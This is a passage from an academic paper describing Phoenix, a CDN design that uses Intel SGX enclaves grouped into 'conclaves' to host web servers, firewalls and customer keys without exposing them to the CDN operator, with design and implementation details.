Unfortunately, HTTPS and CDNs are, in some sense, pathologically incompatible. To accept TLS connections, CDN servers store their customers' secret keys—in many cases, the CDN actually generates the keys on behalf of their customers [6, 7]. As a result, CDNs are imbued with a *huge* amount of trust: they could impersonate, eavesdrop on, or tamper with all of their customers, including virtually all of the world's major banks, online shops, and many government sites.

The messy relationship between HTTPS and CDNs is made all the more challenging by the fact that CDNs today do far more than merely *host* the bulk of the web's content. They also use web application firewalls (WAFs) to analyze clients' requests for evidence of targeted attacks like SQL injection or cross-site scripting, and filter them before uploading to their customers [8]. CDN customers benefit from this service because it scrubs attack traffic far from their own networks. And yet, running a WAF on a CDN requires the CDN to have access to the website's unencrypted traffic.

There have been recent advances to address aspects of this problem, most notably Cloudflare's Keyless SSL [9], which is a protocol that allows CDN customers to maintain sole ownership of their private keys. However, even with Keyless SSL, the CDN learns all session keys, yielding little additional assurance against eavesdropping or impersonation. The ideal solution would allow for all requisite processing and functionality to be performed on encrypted data, so that the CDN operator is neither responsible for holding the keys nor able to see any of the data through it. However, even the state of the art in this area [10–16] is much too inefficient to be utilized at the scale and performance that would be expected of a CDN.

In this paper, we introduce the design and implementation of *Phoenix*, the first truly "Keyless CDN". Phoenix uses trusted execution environments (TEEs, in particular Intel SGX enclaves) to perform all of the quintessential tasks of today's CDNs—hosting web servers, applying web application firewalls, performing certificate management, and more—all on otherwise untrusted machines.

Critical to the performance of any CDN is the ability to support multiple concurrent web servers and multiple tenants (customers). Unfortunately, no existing software infrastructures built off of SGX have been able to support multi-process, multi-tenant applications. We introduce a new general-purpose architectural primitive we call *conclaves*: containers of enclaves. Conclaves facilitate the deployment, configuration, and dynamic scaling-up and -down of sophisticated legacy (unmodified) applications.

Contributions We make the following contributions:

- We present the first truly "keyless CDN," which we call Phoenix. Phoenix performs all of the quintessential tasks

of today's CDNs, without requiring CDNs to gain access to sensitive key material, and without having to change legacy web applications.

- To realize our design, we introduce a new architectural primitive called *conclaves*, which creates a microkernel out of secure enclaves. Conclaves offer the abstraction of a "container of enclaves," thereby making it straightforward to deploy multi-process, scalable, legacy applications within a dynamic number of enclaves.
- We present a detailed design and implementation of Phoenix, and evaluate it on Intel SGX hardware. Our results indicate that conclaves scale to support multi-tenant deployments with modest overhead (~2–3× for many configurations).

Roadmap We describe the essential features of today's CDNs and distill a set of goals and threat models in §2. We review related work in §3. We present the design of conclaves and of Phoenix in §4, and their implementation in §5. We present our evaluation in §6 and conclude in §7.

2 Problem and Goals

We distill down the fundamental features of today's CDNs, discuss the inherent security challenges, and formulate the goals and threat models that guide the rest of this paper.

2.1 Content Delivery Networks

CDNs are third-party services that host their customers' websites (and other data). Virtually all of the most popular websites (and a very long tail of unpopular websites) use one or more CDNs to help reliably host their content [6]. Historically, CDNs have been thought of as a massive web cache [17], but today's CDNs play a critical role in achieving the performance and security that the web relies on [8].

We identify four key roles that fundamentally define today's CDNs, and their enabling technologies:

Low latency to clients: The primary driving feature of CDNs is their ability to offer low page-load times for clients visiting their customers' websites.

How they achieve this: CDNs achieve low latencies via a massive, global network of *multi-tenant edge servers*. Edge servers act primarily as reverse proxy web servers for the CDN's customers: to handle client requests, edge servers retrieve content from the customers' *origin servers*, and cache it so they can deliver it locally. CDNs direct client requests to the edge servers in a way that balances load across the servers, and that minimizes client latency—often by locating the "closest" server to the client. There are many sophisticated means of routing clients to nearby servers, involving IP geolocation, IP anycast, and DNS load balancing—but these specific mechanisms are outside the scope of this paper.

Edge-network services like CDNs therefore derive much of their utility from the fact that they have servers close to most clients. To this end, CDNs deploy their own data centers, and deploy servers within other organizations' networks, such as college campuses, ISPs, or companies. Indeed, today's CDNs have so many points of presence (PoPs) that they often are within the *same* network as the clients visiting their sites. To support such proximity without an inordinate number of machines, CDNs rely on the ability to host multiple tenants (customers) on their web servers at a time.

Manage customers' keys: As the web moves towards HTTPS-everywhere [5], customers increasingly rely on CDNs to store their HTTPS certificates and the corresponding secret keys, so that they can accept TLS connections while maintaining low latency to clients.

How they achieve this: CDNs manage their customers' keys in a variety of ways: sometimes by having their customers upload their secret keys, but typically by simply generating keys and obtaining certificates on their customers' behalf [6, 7]. Many CDNs combine multiple customers onto single "cruiseliner certificates" under the same key pair—these customers are not allowed to access their own private keys, as that would allow them to impersonate any other customer's website on the same cruiseliner certificate [6]. A recent protocol, Keyless SSL [9], has been proposed to address this; we describe this in more detail in §3.

Absorb DDoS traffic: CDNs protect their customers by filtering DDoS traffic, keeping it from reaching their customers' networks.

How they achieve this: CDNs leverage economies of scale to obtain an incredible amount of bandwidth and computing resources. Their customers' networks block most inbound traffic, except from the CDN. Thus, attackers must overcome these huge resources in order to impact a customer's website.

Filter targeted attacks: An often overlooked but critical feature [8] of today's CDNs is the ability to filter out (non-DDoS) attack traffic, such as SQL injection and cross-site scripting attacks.

How they achieve this: Unlike with DDoS traffic, the primary challenge behind protecting against targeted attacks is *detecting* them. CDNs achieve this by running *web-application firewalls (WAFs)*, such as ModSecurity [18]. WAFs analyze the plaintext HTTP messages, and compare the messages against a set of rules (often expressed as regular expressions [19]) that indicate an attack. Edge servers only permit benign data to pass through to the customer's origin server.

2.2 Security Implications of CDNs

Simultaneously fulfilling these four roles—low latency, key management, absorbing large attacks, and blocking small attacks—inherently requires processing client requests on

edge servers. In the presence of HTTPS, however, this processing requires edge servers to have at least each TLS connection's session key, if not also each customer's private key.

It is therefore little surprise that CDNs have amassed the vast majority of private keys on the web [6, 7]. This has significant implications on the trust model of the PKI and the web writ large: today's CDNs could arbitrarily impersonate any of their customers—and recall that virtually all of the most popular websites use one or more CDNs [6].

Even if one were to assume a trustworthy CDN, the need to store sensitive key materials on edge servers introduces significant challenges. CDNs have historically relied on a combination of their own physical deployments and deployment within third-party networks, such as college campuses. To protect their customers' keys, some CDNs refuse to deploy HTTPS content anywhere but at the data centers they have full physical control over [8]. However, as the web moves towards HTTPS-everywhere, this means that such CDNs can no longer make as much use out of third-party networks. In short, without additional protections for private and session keys on edge servers, the move towards HTTPS-everywhere represents an *existential threat* to edge-network services.

2.3 Our Goals

At a high level, our goal is to maintain all of the core properties of a CDN—low latency, key management, and resilience to DDoS and targeted attacks—without having to expose customers' keys or a client's sensitive information, and without requiring massive code changes from their customers. We distill our overarching goal down to five specifics:

1. **Protect private keys:** Support HTTPS, but without exposing the private keys corresponding to the certificate's public key to any edge server.
2. **Protect session keys:** Once a connection is established, do not expose the ephemeral session keys (nor the sensitive material for session resumption) to any edge server.
3. **Secure web-application firewalls:** Support edge-server-side WAFs, but without leaking plaintext messages to the server.
4. **Support multi-tenancy:** Be able to host multiple customers on a single machine (or even the same web server process), but with strong isolation between them.
5. **Support legacy customer applications:** Support all of the same web architectures of today, with minimal modifications to or impact on customer code.

These goals are a departure from today's CDNs, which store all of their customers' keys (at least the session keys), and operate on the plaintext of the client's data. Achieving these goals stands to improve websites' security, users' privacy, and also the flexibility in how edge-network services can be deployed.

2.4 Threat Models

An edge server is by definition a man-in-the-middle between the client and the origin server. Given such a privileged position, there is a wide range of potential threats. We define two threat models, the main distinction being who owns and operates the physical edge server, i.e., the level of control the CDN assumes over its hardware deployment. In both models we assume access to a trusted execution environment with the following features: isolation, trusted code execution, the ability to make calls into/out of the trusted environment, attestation, and cryptographic "sealing" of the data. This ensures strict isolation between customers' data, as well as strong protection for their keys, even in the event of node compromise, so long as the TEE remains secure. We will define these terms and expand upon the necessary TEE features in Section 3.2.

Honest but curious In the honest-but-curious model, the entity hosting the web server runs the software and protocols as specified, but tries to infer customer keys, client data, or cookies by observing traffic to and from the machine, and by inspecting any information leaked to the host operating system. This model applies when, for instance, the customer considers the CDN trustworthy and the CDN hosts its own hardware, but the customer is concerned about a rogue employee or administrator. Additionally, CDNs may adopt this threat model when hosting their own hardware so as to limit the exposure of their customers' data in the event of a software bug in the untrusted OS. Our goal would be to reduce an honest-but-curious attacker to have no more information than any on-path attacker (which HTTPS protects against).

Byzantine faulty behavior In this more extreme threat model, the entity hosting the hardware can deviate arbitrarily from the protocol, alter any software running in an untrusted environment on that hardware, and passively monitor traffic, and actively interact with the web servers. Nonetheless, we assume attackers cannot violate basic assumptions of cryptography or trusted hardware, which we review next. A website may wish to adopt this model for CDNs whom they do not trust. Likewise, CDNs may assume this threat model when using edge-network servers that they do not personally host or have physical control over [8].

3 Prior Work

Here, we review relevant background and prior work in terms of how they have achieved the goals outlined in §2.3. There have been a variety of approaches that achieve a subset of our goals, but to the best of our knowledge, we are the first to achieve them all. See Table 1 for a comparison.

System	Protects private keys	Protects session keys	Secure WAFs	Supports multi-tenancy	Supports legacy apps	Additional deployment
Traditional CDNs				●	●	None
HTTP Solutions [17, 20]	❍					Javascript
TLS Solutions [9, 21]	●			●	●	Origin-side server
Crypto Solutions [14–16, 22, 23]	●	●	●	●		Client & server mods
TaLoS [24]	●	●			●	Trusted hardware
SGX libOSes [25–28]	●	●	●		●	Trusted hardware
TEEs and Middleboxes [29–35]	●	●	❍		●	Trusted hardware
Phoenix Conclave	●	●	●	●	●	Trusted hardware

Table 1: Prior work, grouped broadly by categories. To the best of our knowledge, the Phoenix Conclave is the first secure CDN to support multiple tenants and to provide secure web application firewalls without having to divulge customers' secret keys. ● denotes full support for a feature and ❍ denotes partial support.

3.1 TEE-less Solutions

HTTP Solutions Several systems have proposed that the origin server digitally sign their data [17, 20] or embed cryptographic hashes directly into HTML [36, 37], which clients can then verify. Such approaches ensure provenance, freshness, and integrity of web assets served by a proxy—without requiring the proxy to store the origin server's private key. However, they do not provide for confidentiality, nor do they allow for CDN services such as media transcoding and web application firewalls. Moreover, they place the origin on the critical path, thereby increasing latency and making them more susceptible to attack.

TLS Solutions Other approaches allow origin servers to retain ownership of their private keys by changing the server-side implementation of TLS. SSL Splitting [21] leverages the fact that a TLS stream comprises data records and authentication records (MACs), and develops a new protocol in which the origin sends the authentication records and the proxy merges them with the data records to form the complete TLS stream. In essence, this implements the above HTTP solutions in TLS, and thus suffers from the same limitations of requiring the origin server to be on the fast path.

Cloudflare's Keyless SSL [9] takes advantage of the fact that TLS only uses the website's private key in a single step of the TLS handshake. Like SSL Splitting, Keyless SSL keeps the master private key off of, and unknown to, the proxy, but unlike SSL Splitting, Keyless SSL does not provide for content provider endorsement of the content the proxy serves. Neither SSL Splitting nor Keyless SSL provides for the protection of the session keys from the CDN provider.

Another line of work modifies TLS to allow for the interception of traffic by middleboxes [10–12]. This is contrary to our desire to support legacy applications; it is not clear how these solutions would be integrated with tools such as WAFs.

Cryptographic Solutions One seemingly straightforward approach to solving this problem would appear to be fully homomorphic encryption (FHE) or functional encryption [22, 23, 38]. FHE allows one to perform arbitrary computations on *encrypted* data, without knowing any of the keys. However, even current state-of-the-art homomorphic encryption is much too slow for the performance that is required of a CDN and additionally would violate our goal of supporting legacy applications.

Various approaches [13–16] apply searchable encryption schemes to achieve functionality like deep packet inspection (DPI) while still maintaining the privacy of data. In general, these approaches require changes of some sort to the endpoint(s), suffer from performance overheads, and do not achieve the rich and varied CDN features we require.

3.2 Intel SGX (and Other TEEs)

Trusted execution environments (TEEs) provide hardware protections for running small trusted portions of code with guarantees of confidentiality and integrity. Applications can be guaranteed that code executed within the TEE was run correctly and that any secrets generated during execution will remain safely within it as well.

A wide range of TEEs are available today, with varying functionalities. We focus on Intel's Software Guard Extensions (SGX) environment, but note that any TEE with similar functionality discussed here and §2.4 would also be usable.

SGX Overview Intel's SGX provides a new mechanism for trusted hardware and software as an extension to the x86 instruction set [39, 40]. A program called an *enclave* runs at high privilege in isolation on the processor in order to provide trusted code execution, while an untrusted application can make calls into the enclave. While these enclaves can be statically disassembled (so the code running in the enclave is not private), once an enclave is running, its internal state is opaque to any observer (even one with physical access), as are any secrets generated.

Enclaves must be measured and signed by their creator and cannot run without this signature, and the enclave state is checked against this measurement before running. An enclave can also cryptographically *attest* to its current state, in order to prove that it correctly executed code [41, 42]. Another feature is the ability to cryptographically *seal* data to

be used across multiple invocations of an enclave [42, 43]. SGX also provides such features as trusted time and monotonic counters [44, 45]. However, an enclave currently has no access to networking functionality itself, so it must rely on the untrusted application for all network interactions. In fact, enclaves are prohibited from making any system calls, so these must be proxied through the untrusted OS as well.

Running Legacy Applications on SGX Various works use SGX as a mechanism for achieving shielded execution of unmodified legacy applications. These works generally differ in how much of the application's code runs within the enclave.

At one extreme, TaLoS [24] simply ports the LibreSSL library to SGX so that the application terminates TLS connections in an enclave; the rest of the application remains outside the enclave, unchanged. This approach protects the private keys and session keys, but does not address our goals of multi-tenancy or WAFs.

At the other extreme, SCONE [26] moves the entire C library into the enclave. Haven [25] and Graphene [27] carry this approach further by implementing kernel functionality in an enclave by means of a library operating system (libOS). libOSes refactor a traditional OS kernel into a user-land library that loads a program. The program's C library is modified to redirect system calls to the libOS, which in turn either services the calls internally or calls into the untrusted OS when the host's resources are needed. Aurora [28] extends the libOS from the SGX enclave to System Management Mode (SMM) by running device drivers in SMM memory.

CDN applications involve multiple processes, and of these works, only Graphene supports forking and executing new processes within enclaves. However, Graphene's support for shared state among multiple enclaves, such as a read-write file system and shared memory, is limited. We discuss these limitations in §4 and our extensions to Graphene in §5.

Other work [46] provides frameworks for developing *new* software that takes advantage of SGX, whereas our interest is in supporting *legacy* applications.

TEEs and Middleboxes A recent series of works have explored securing middleboxes by using TEEs, to provide DPI and intrusion detection [29, 30], as well as network function virtualization [31–35]. None of these systems handles the complete range of functionality required by CDNs, nor do they support multi-tenancy, to the best of our knowledge.

The most relevant works combining TEEs and middleboxes are Harpocrates [47] and STYX [48]. Harpocrates builds basic CDN functionality using a TEE and alludes to performing Keyless SSL-like functionality using trusted hardware but does not provide any details. In addition, Harpocrates does not seek to protect any derived key material and instead focuses solely on protecting the long term private key. STYX improves Keyless SSL by protecting private and session keys, but does not address secure WAFs or other CDN-type functionality.

Side-Channel Attacks on SGX We must address the recent rise of side-channel attacks against SGX, including the speculative execution attack Foreshadow [49, 50]. This attack allows for the extraction of not only the entire SGX enclave's memory contents but also the attestation and sealing keys. We note that this attack would break the security guarantees that we provide with conclaves. Intel has stated that SGX is explicitly designed to not deal with side-channel attacks in its current state and leaves handling this up to enclave developers [51, 52]. Regardless, Intel has released both microcode patches and recommendations for system level code that at the current time address Foreshadow and known related attacks [50, 53, 54]. There is also ongoing research to address both speculative execution as well as other cache-based side-channel attacks on SGX and in general [54–57]. We consider protections against such side-channel attacks to be outside of the scope of this work and rely on these defenses.

4 Design

At a high level, our approach is to deploy CDNs in enclaves. However, doing so in a manner that permits multi-tenancy and support for legacy applications is challenging. Prior work on SGX libOSes [25–27] make it possible to run legacy applications within an SGX enclave, but all of them either lack multi-process support completely, or only support multiple processes in a restricted environment. Conversely, we aim to be able to support dynamic scaling up and down of web servers, tenant configurations, and security postures.

To address these challenges, we introduce a new architectural primitive that we call a *conclave*: in essence a container of enclaves. As we will show, conclaves permit flexible deployment configurations and achieve security in multi-tenant settings. We first describe the conclave design, and then how we compose them to build the first "keyless CDN," Phoenix.

4.1 Conclaves Design

The conclave design extends a libOS to support shared state abstractions among multiple processes. Recall from §3.2 that libOSes expose traditional OS kernel services within an enclave, and either handle the system calls themselves or, when necessary (e.g., to send a network packet), hand them off to the untrusted OS. Graphene [27] supports the critical system calls `fork` and `exec` by automatically spawning a brand new enclave, and performing a checkpoint-and-migration (essentially copying the first enclave's memory pages into the second). Graphene further offers some support for these separate processes (enclaves) to communicate with one another over pipes, and implements signals, semaphores, message queues, and exit notifications as RPCs over these pipes. In other words, Graphene essentially turns a traditional multi-process application into a "distributed system" of enclaves, along with some basic plumbing to allow them to communicate with one another.

However, two important multi-process abstractions that Graphene does not support with confidentiality and integrity guarantees are a read-write filesystem, and shared memory. Graphene's sole filesystem, `chrootfs`, is modeled as a restricted view of the host's filesystem. Graphene does not support shared memory at all (neither anonymous nor file-backed).

Conclaves extend upon this prior design by leaning into the distributed system nature of it. We implement kernel services as *kernel servers*; applications act as clients, connecting to and issuing requests to kernel services—via pipes or TLS network connections. The kernel servers also run atop the libOS. Our design is effectively that of a multi-server microkernel system, similar to GNU Hurd [58] or Mach-US [59], in which shared resource abstractions are implemented as a set of enclaved daemons shared by all processes in the system.

4.1.1 Conclave Kernel Servers

Using the NGINX web server as a guide (as software representative of a CDN edge server), we identified five key shared resources: files, shared memory, locks/semaphores, cryptographic keys, and time. For flexibility in deployment configurations, we implement four servers to manage these resources[1]:

fsserver The fsserver provides a file system interface to user applications. Much like a remote file system, the fsserver performs strict access control to restrict access only to the relevant enclaves. We discuss how this access control is provisioned in §4.2.2. NGINX uses the file system for storing cached and persistent web resources.

memserver The memserver provides an interface for creating, accessing, manipulating, and locking shared memory. NGINX uses shared memory for storing usage statistics, metadata for the on-disk HTML caches, and state for TLS session resumption.

keyserver The keyserver is an SGX enclave rendition of a hardware-security module (HSM): the keyserver stores private keys and performs any private key cryptographic operations. Like Keyless SSL [9], this not only maintains the confidentiality of the private key with respect to an untrusted host, but also isolates the key to an address space distinct from the application's, thereby guarding against critical memory disclosure vulnerabilities, such as Heartbleed [60].

timeserver Given that the components of a conclave must authenticate one another, we need trusted time to guard against attacks that trick the conclave into accepting expired certificates. Unfortunately, SGX itself does not provide trusted time. Its SDK [44] provides features [45] for retrieving coarse-grained, monotonic time through a protected clock provided by Intel's Converged Security and Management Engine (CSME), but not all processors support it [61].

Instead of relying on the CSME, we simply design a remote, signed timestamping server. The timestamping server runs outside of an enclave, on a remote trusted machine (e.g., at the CDN's customer). The timeserver's purpose is not to provide fine-grained precision to the conclaved processes, but rather to serve as an integrity check of the time those processes receive from the untrusted host.

In §5, we detail several variants of each of these kernel servers, covering various trade-offs between performance and security. While we have found that these four kernel servers suffice for NGINX—and, we believe, for a wide range of networked applications—it is possible that other applications may need more (e.g., for specialized IPC).

4.1.2 Conclave Images

Conclaves bundle the SGX microkernel runtime and application suite into a deployable and executable image, reminiscent of a traditional container image. When the conclave is executed, the first enclave process that is executed is an init process, which executes the kernel servers and the specified application proper. From that point, the application can fork, spin up new applications, and so on.

4.2 Phoenix Design

Conclaves provide a multi-process runtime for running multi-process legacy applications within SGX enclaves. Phoenix addresses a number of remaining questions concerning how the customer and CDN operator deploy and provision the combined runtime and application suite.

The core problem Phoenix solves is that the runtime and application need various assets—in particular, keying material—in order to successfully and securely execute. These assets must be delivered in a manner that is shielded from CDN inspection or tampering. Furthermore, as one of our goals is to not burden the customer with running additional services, we, paradoxically, must have the CDN manage the provisioning of these assets on behalf of the customer. Finally, Phoenix's design must allow for multi-tenant deployments. We address each of these in turn.

We present a high-level overview of Phoenix's design in Figure 1. Its design spans three principles: (1) the CDN customer, who must run the origin server as they do today, as well as an agent for provisioning conclaves, (2) the core CDN servers, which make and enforce decisions of where exactly to deploy customers' content, and (3) the CDN edge server itself, which receives the majority of the changes.

4.2.1 Bootstrapping Trust

We first address how the conclave, viewed as a distributed system, establishes the trust of each member node, whether

[1] Due to the common pattern of using locks with shared memory, the memserver manages both.




Figure 1: Architectural design of Phoenix. Multiple enclaves (yellow boxes) reside in a logical conclave (red boxes), permitting multiple processes and multi-tenant deployments. The CDN Edge and Core servers run on untrusted hosts.

kernel server or application process. This is a chicken-and-egg problem of establishing a secure channel between two nodes without first provisioning these nodes with, say, private keys and certificates for mutual authentication.

The standard approach for establishing a secure channel in an SGX setting is to use SGX as a root of trust and enclave attestation as a form of authenticated identity, and to merge this form of attestation into the establishment of the shared channel secret. To that end, Phoenix follows closely from the work of Knauth et al. [62], which integrates attestations with TLS by adding the SGX quote as an X.509 certificate extension. This has the effect of making channel establishment and SGX attestation occur together, atomically, with respect to the channel protocol. Certificate validation can thus be extended to examine these new extensions.

Adding new certificate extensions, of course, is not the full story. In this setup, the enclave generates an ephemeral key pair. SGX quotes are, mandatorily, over the enclave image, the enclave signer, non-measurable state, such as the enclave mode (e.g., debug vs. production), and, optionally, any additional data (user data) the enclave wants to associate with itself. The trick for ensuring the atomicity of attestation and secure channel establishment is for the enclave to specify as user data a hash of the ephemeral public key. Since the key pair is created within the enclave, and since only an enclave can get a valid quote, such user data binds the key pair to the enclave. The enclave then generates a self-signed certificate for this ephemeral public key, which includes the aforementioned extensions for the quote and Intel Attestation Service (IAS) verification.

In our conclave setup, the attestation is a local attestation, and validation of the quote is based on a list of valid attestation values in the manifest. Specifically, the manifest specifies a graph of which processes can establish secure channels with one another.

4.2.2 Provisioning Server and Provisioning Agents

Having bootstrapped trust within the conclave, our next challenge is the delivery of sensitive assets to the conclave. Phoenix has the init process spawn a process called the *provisioning agent* that communicates remotely with a *provisioning server* operated by the CDN. The provisioning agent periodically beacons to the provisioning server, and downloads and installs any new conclave assets.

The provisioning agent and server both run in an enclave, and use essentially the same method for secure channel establishment as what we described for channel establishment within the conclave. The main difference is that the quote is generated and validated using SGX's remote attestation protocol, rather than the local attestation protocol.

At this point, we have recursed nearly to the base case; all that is needed for end-to-end asset encryption is for the customer to post assets to the provisioning server.

4.2.3 Key Management

The last thing we must address is how Phoenix enables the CDN to manage its customers' keys. Today, CDNs manage their customers' keys in a handful of ways [6, 7]; customers can generate their own keys and upload them to the CDN, or they can delegate all key and certificate management to the CDN. When CDNs manage their customers' certificates, they often put multiple customers on a single "cruise-liner certificate" [6], under a single key pair.

Phoenix supports all of these configurations by shifting them into the (enclaved) provisioning server. When customers wish to upload their keys, they establish a secure connection from their provisioning agent to the CDN's provisioning server. When the CDN manages its customers' keys, the provisioning server generates key pairs and runs Let's Encrypt's [4] ACME protocol [63]—from within the enclave—to request the certificates. The provisioning server can then load this data onto edge servers however it sees fit, by connecting to provisioning agents running in enclaves on the edge servers (see Figure 1). The end result is that, unlike today, the CDN will never learn the secret keys. In fact, when the CDN manages its customers' keys, *no one* learns them, as they will forever reside within one or more enclaves.

4.3 Deployment Scenarios

Phoenix's conclave-based design permits a diverse range of deployment options to support varying threat models like those described in §2.4. There are two dimensions for describing edge server deployments: First, a deployment can be *single-tenant* or *multi-tenant*, based on whether there is one or more customers on a given edge server (physical or

virtual). Second, a given customer's deployment can be *fully-enclaved* or *partially-enclaved*, based on whether all or just a specific subset of components are executed in an enclave. The provisioning agent and server design handle these use cases uniformly. Throughout the design of Phoenix, we have described the *single-tenant, fully-enclaved* deployment. Below, we discuss two other potential deployments.

Single-tenant, partially-enclaved deployments handle an honest-but-curious attacker wherein the customer trusts the CDN with everything but the private key. In this deployment, only the keyserver and provisioning agent reside in the conclave. This configuration is similar to Keyless SSL, but without requiring modifications to the application or TLS.

Multi-tenant deployments multiplex customers at one of three places. First, the CDN operator can trivially place a proxy server (for example, an HAProxy [64]) on the edge server; the proxy examines the SNI field of the client request and proxies to the relevant conclave. In other words, this strategy reduces to running *single tenant, fully-enclaved* conclaves for many customers. Second, if the application is conducive to multiplexing, then the CDN operator can run an instance of the application in an enclave, with the application's configuration reflecting the customer partitions; each customer then runs their own conclave of kernel servers. As an example, NGINX can run multiple virtual servers; the resources for each virtual server are mounted on mountpoints within the application that point to each customer's respective kernel servers. Finally, the kernel servers themselves can multiplex the resources of several customers. These represent different trade-offs: more multiplexing can increase the attack surface, but requires less resources to achieve high performance (SGX can incur significant overhead in switching between enclaves on a given CPU).

5 Implementation

We implement conclaves and Phoenix as extensions to the open-source Graphene SGX libOS [27]. In this section, we present details of this implementation. We have made our code and data publicly available so that others can continue to build off this work.[2]

5.1 Kernel Servers

We implement the fsserver, memserver, and keyserver as single-threaded, single-process, event-driven servers that communicate with the application's Graphene instances over a TLS-encrypted stream channel. In the case of a TCP channel, we disable Nagle's algorithm due to the request-response nature of the RPCs. The timeserver uses a datagram channel. Each server is independent.

fsserver For our file server, *nextfs*, we extend lwext4's [65] userspace implementation of an ext2 filesystem into a networked server. nextfs uses an untrusted host file as the backing store, similar to a block device. We develop three variants of this device to accommodate different security postures, and a fourth for comparison purposes.

- **bd-std** stores data blocks in plaintext, without integrity guarantees. This serves as a baseline in our evaluation.
- **bd-crypt** encrypts each block using AES-256 in XTS mode, the de facto standard for full-disk encryption [66, 67]. We base each block's initialization vector on the block's ID. This, too, lacks integrity guarantees, and is thus suitable only for an honest-but-curious attacker.
- **bd-vericrypt** adds integrity guarantees to bd-crypt, thus providing authenticated encryption. It does so by maintaining a Merkle tree over the blocks: a leaf of the tree is an HMAC of the associated (encrypted) block, and an internal node the HMAC of its two children. To keep the memory needs of the enclave small, bd-vericrypt consults a serialized representation of the tree in a separate file, rather than use an in-memory representation. The root of the Merkle tree exists both on the file and in enclave memory; the HMAC key exists only in enclave memory. As an optimization for reducing reads and writes to the Merkle tree file, bd-vericrypt maintains an in-enclave LRU-cache of the tree nodes. bd-vericrypt is the appropriate choice in a Byzantine threat model.

memserver We implement shared memory as filesystems that implement a reduced set of the filesystem API[3]: `open`, `close`, `mmap`, and `advlock` (`advlock` handles both advisory locking and unlocking). In our shared memory filesystems, files are called *memory files*, and either represent a pure, content-less lock, or a lock with an associated shared memory segment. Memory files are non-persistent: they are created on the first open and destroyed when no process holds a descriptor to the file and no process has the associated memory segment mapped.

We implement three versions of shared memory. Each stores a canonical replica of the shared memory at a known location (either a particular server or file). Upon locking a file, the client "downloads" the canonical replica and updates its internal memory maps. On unlock, the client copies its replica to the canonical.

- **sm-vericrypt-basic** uses an enclaved server to keep the canonical memory files in an in-enclave red-black tree.
- **sm-vericrypt** implements a memory file as two untrusted host files: a mandatory lock file, and an optional segment file. When a client opens a memory file, the sm-vericrypt server creates the lock file on the untrusted host, and the Graphene client maps (`MAP_FILE|MAP_SHARED`) the lock file into untrusted memory. The client then constructs a

[2] Our code may be found at `https://phoenix.cs.umd.edu`.

[3] Graphene does not have a unified filesystem and memory subsystem, and thus `munmap` is not currently available as a filesystem operation.

ticketlock structure over this untrusted shared memory. Since the untrusted host may manipulate the ticketlock's turn value, a shadowed, trusted turn number is maintained by the enclaved sm-vericrypt server. After the client has acquired the lock, the client makes an RPC to the server to verify the turn number. The server thus acts as a trusted monitor of the untrusted monotonic counter.

If a client `mmap`s the memory file, the server creates the associated segment file on the untrusted host. When the client subsequently locks the file, the client makes a `lock` RPC to server, which returns the keying and MAC tag information for the segment. The client copies the untrusted memory segment into the enclave, and uses AES-256-GCM to decrypt and authenticate the data. When a client unlocks the file, the client generates a new IV, copies an encrypted version of its in-enclave memory segment into the untrusted segment file, and makes an `unlock` RPC to the server, passing along the new IV and MAC tag.

- **sm-crypt** assumes the untrusted host does not tamper with data. As such, sm-crypt uses AES-256-CTR instead of AES-256-GCM, and does not need an enclaved server to monitor the integrity of the ticketlock and IV.

keyserver We implement the keyserver as two components: the keyserver proper, and an OpenSSL engine ("Engine" in Figure 1) that the application loads as a shared library; the engine proxies private key operations to the keyserver. Unlike the fsserver and memserver clients, the key client operates at the application layer, outside of Graphene.

OpenSSL's engine API requires the caller (in our case, NGINX) to provide an `RSA` object, which contains the secret key. To avoid having to expose the key, we modified OpenSSL to populate `RSA` objects with dummy keys that instead serve as identifiers that the keyserver uses to look up the real keys it stores securely.

To reduce the number of connections and avoid a dependency on the memserver for lock files, our engine maintains the property that all keys for the same keyserver, within the same process, share a single connection. This requires that the engine detect forking by the application, which we achieve by also associating process IDs with the `RSA` objects.

timeserver We modify the Graphene system call handlers for `getttimeofday`, `time`, and `clock_gettime` to optionally proxy application calls to a remote, trusted, timestamp signing server. The use of such a timeserver, and the related parameters, such as the timeserver's public key, are specified by the Graphene user (here, the content provider), and hardcoded into Graphene's configuration. As a freshness guarantee, each request includes a new, random nonce, generated by the Graphene system call handlers. The timeserver, in turn, returns an RSA signature over a message consisting of the current time concatenated with this nonce.

Our timeserver approach resembles Google's roughtime protocol [68]; future work would fully port the roughtime protocol to Graphene to reduce the need for a trusted timeserver by instead tolerating some fraction of misbehaving servers. Note, however, that, in the SGX setting, both our approach and roughtime are best efforts; an untrusted host that identifies the traffic between the Graphene client and timeserver could, for instance, "slow down" time by delaying the responses.

5.2 Graphene Modifications

We have modified Graphene to add missing functionality and increase performance.

Exitless System Calls For potential performance gains, we merge Graphene's exitless system call patch [69]. The patch is an optimization, similar to the solution proposed elsewhere [26, 70, 71], that enables enclaves to issue system calls without first making an expensive enclave exit and associated context switch to the untrusted host process.

For every SGX thread, the exitless implementation spawns an untrusted (outside of the enclave) RPC thread that issues system calls on behalf of the SGX thread. The RPC and SGX threads share a FIFO ring buffer for communicating system call arguments and results. To issue a system call, the SGX thread enqueues the system call request, and waits on a spinlock for the RPC thread's response. To conserve CPU resources, SGX threads only spin on the spinlock a set number of times (by default, 4096 spins) before falling back to sleeping on a futex (the `futex` call is a normal ocall).

BearSSL We integrate the BearSSL library [72] into Graphene to provide the TLS connections between the Graphene clients and kernel servers, and to verify the timeserver's response. The library is well-suited to a kernel environment, as it avoids dynamic memory allocations, and has minimal dependencies on the underlying C library. For performance, we use BearSSL's implementations based on x86's AES-NI, PCL MUL, and SSE extensions, which helped to expose stack mis-alignment bugs in Graphene.

